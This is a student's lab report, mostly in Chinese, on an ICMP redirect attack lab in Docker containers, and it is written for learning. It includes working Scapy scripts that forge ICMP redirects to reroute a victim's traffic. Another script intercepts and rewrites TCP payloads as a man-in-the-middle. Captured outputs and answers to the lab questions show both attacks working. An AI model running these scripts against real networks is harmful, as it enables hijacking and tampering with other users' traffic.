lab3-report

571118106 强珂阳

task 1

Open ▾ test1.py ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

先进入 victim ping host1

```
root@a680f43fb731:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.171 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.106 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.089 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.104 ms
```

在 attacker 中运行代码，可以用 wireshark 捕获到重定向报文


```
 95 2021-07-13 23:2… 10.9.0.11      10.9.0.5        ICMP      72 Redirect            (Redirect for network)
 96 2021-07-13 23:2… 10.9.0.11      10.9.0.5        ICMP      72 Redirect            (Redirect for network)
```

查看 victim 的路由缓存、traceroute

```
root@a680f43fb731:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 222sec
root@a680f43fb731:/#
```


```
                             My traceroute  [v0.93]
a680f43fb731 (10.9.0.5)                               2021-07-14T03:36:06+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets               Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                  0.0%     3    0.1   0.1   0.1   0.1   0.0
 2. 10.9.0.11                   0.0%     3    0.1   0.1   0.1   0.1   0.0
 3. 192.168.60.5                0.0%     3    0.1   0.1   0.1   0.1   0.0
```

清理路由缓存后，traceroute



Question 1

修改代码如下




查看路由缓存

```
root@a680f43fb731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

所以。不能重定向到远程机器。

Question 2

修改代码如下



查看路由缓存

```
root@a680f43fb731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

所以，不可以重定向到同一网络中不存在的主机。

Question 3

```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```

置为 1 后，攻击不成功。所以，置为 0 的目的是允许进行重定向攻击。

task 2

连接 host1 和 victim，正常通信

```
root@a680f43fb731:/# nc 192.168.60.5 9090
qiangkeyang
```

```
root@eb342cb844b5:/# nc -lp 9090
qiangkeyang
```

将恶意路由器设置 sysctl net.ipv4.ip_forward=0，禁止 IP 转发

```
sysctls:
        - net.ipv4.ip_forward=0
```

修改代码

Open mitm_sample.py ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'qky', b'AAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在恶意路由器上启动代码

在 host1 和 victim 之间发送含“qky”的语句，发现 qky 都被改为了 AAA

```
root@5ead69d7bdb5:/# nc 192.168.60.5 9090
qky
qkyqqq
```

```
root@b37408daed3d:/# nc -lp 9090
AAA
AAAqqq
```

恶意路由器

```
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAqqq\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAqqq\n', length: 7
.
Sent 1 packets.
```

Question 4

只需要捕获 victim 去向 host1 这个方向的流量，因为攻击目的是修改受害者到目的地的数据包。

Question 5

用 IP 地址过滤时，如 task2，恶意路由器上会不断地发包，说明它对自己发出的报文在不断抓包检测；
用 MAC 地址过滤时，修改过滤语句，并重复实验

```
f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
root@5ead69d7bdb5:/# nc 192.168.60.5 9090
qky
qkyyyyyyyykkkk
```

```
root@b37408daed3d:/# nc -lp 9090
AAA
AAAyyyyyyykkkk
```

```
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'qky\n', length: 4
.
Sent 1 packets.
*** b'qkyyyyyyyykkkk\n', length: 15
.
Sent 1 packets.
```

只会发一个包，说明**用 MAC 地址过滤方法更好**。